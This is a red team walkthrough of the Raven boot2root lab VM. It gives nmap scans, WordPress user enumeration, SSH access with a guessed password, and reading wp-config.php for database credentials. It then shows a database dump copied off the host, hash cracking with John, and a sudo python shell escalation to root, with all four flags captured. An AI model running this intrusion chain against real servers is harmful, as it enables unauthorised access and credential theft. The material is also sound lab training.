
Red Team: Summary of Operations

Table of Contents


Exposed Services

Nmap scan results for each machine reveal the below services and OS details:


$ nmap -sV -sC 192.168.1.110



```
Host script results:
|_clock-skew: mean: -3h19m59s, deviation: 5h46m24s, median: 0s
|_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: raven
|   NetBIOS computer name: TARGET1\x00
|   Domain name: local
|   FQDN: raven.local
|_  System time: 2022-06-03T05:25:26+10:00
```



```
root@Kali:~/Desktop# sudo nmap -sV -sC 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-01 18:46 PDT
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 18:46 (0:00:03 remaining)
Nmap scan report for 192.168.1.110
Host is up (0.00070s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
```



```
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h20m00s, deviation: 5h46m24s, median: 0s
|_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: raven
|   NetBIOS computer name: TARGET1\x00
|   Domain name: local
|   FQDN: raven.local
|_  System time: 2022-06-02T11:46:46+10:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-06-02T01:46:46
|_  start_date: N/A
```

This scan identifies the services below as potential points of entry:

- **Target 1 Open Ports**
  - Open Port SSH 22
  - Open Port HTTP 80
  - Apache version 2.4.10 (Debian) on port 80
  - OS Windows 6.1 (Samba 4.2.14-Debian)


The following vulnerabilities were identified on Target 1

1. User Enumeration (Wordpress)
2. Weak Passwords
3. Unsalted user password hash (Wordpress Database)
4. Misconfigured user privileges

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- **Flag1**: b9bbcb33e11b80be759c4e844862482d
  - **Exploit Used:** User Enumeration (Wordpress)
    - Wpscan –url http://192.168.1.110/wordpress –enumerate u




```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

- **Exploit Used:** Weak password
    - Small bruteforce to guess michaels password.
    - Password:michael

- **Capturing flag 1 commands:**
    - Sudo apt-get install sshpass
    - sshpass -p michael ssh michael@192.168.1.110
    - Cd /var/www/html
    - Grep -RE flag




```
vendor/composer.lock:    "stability-flags": [],
service.html:                  <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www/html$ 
```

- **Flag2:**fc3fd58dcdad9ab23faca6e9a36e581c

    - **Exploits Used:**
        - Directory Traversal

    - **Capturing flag 2 commands:**
        - Within michaels account
        - Cd /var/www/
        - ls
        - Cat flag2.txt




```
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$ 
```

- **Flag3:**afc01ab56b50591e7dccf93122770cd2

- **Exploits Used:**
    - Weak Passwords
    - Misconfigured Wordpress

- **Commands Used:**
    - Inspect wp-config.php file for mysql credentials.
    - Cat /var/www/html/wordpress/wp-config.php
    - Credentials obtained: root:R@v3nSecurity
    - Mysql -u root -p   >R@venSecurity
    - Show databases;
    - Use wordpress;
    - Show tables;
    - Select * from wp_posts;




```
|  7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122
770cd2}
```

- **Flag4:**715dea6c055b9fe3337544932f2941ce

    - **Exploits Used:**
        - Unsalted hash in database
        - Misconfigured Wordpress
        - User privileges/escalation

    - **Commands Used:**
        - Within michaels account.
        - Download database.
        - mysqldump -h localhost -u root -p wordpress --opt > myDBdump
        - Exit to Kali
        - Sftp michael@192.168.1.110
        - Get myDBdump
        - Copy stevens hash into steven.txt
        - John –wordlist=/usr/share/wordlists/rockyou.txt steven.txt
        - Obtain stevens password: pink84
        - Ssh steven@192.168.1.110   > pink84
        - Get root privileges.
        - Sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’
        - Cd ~
        - Cat flag4.txt



```
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```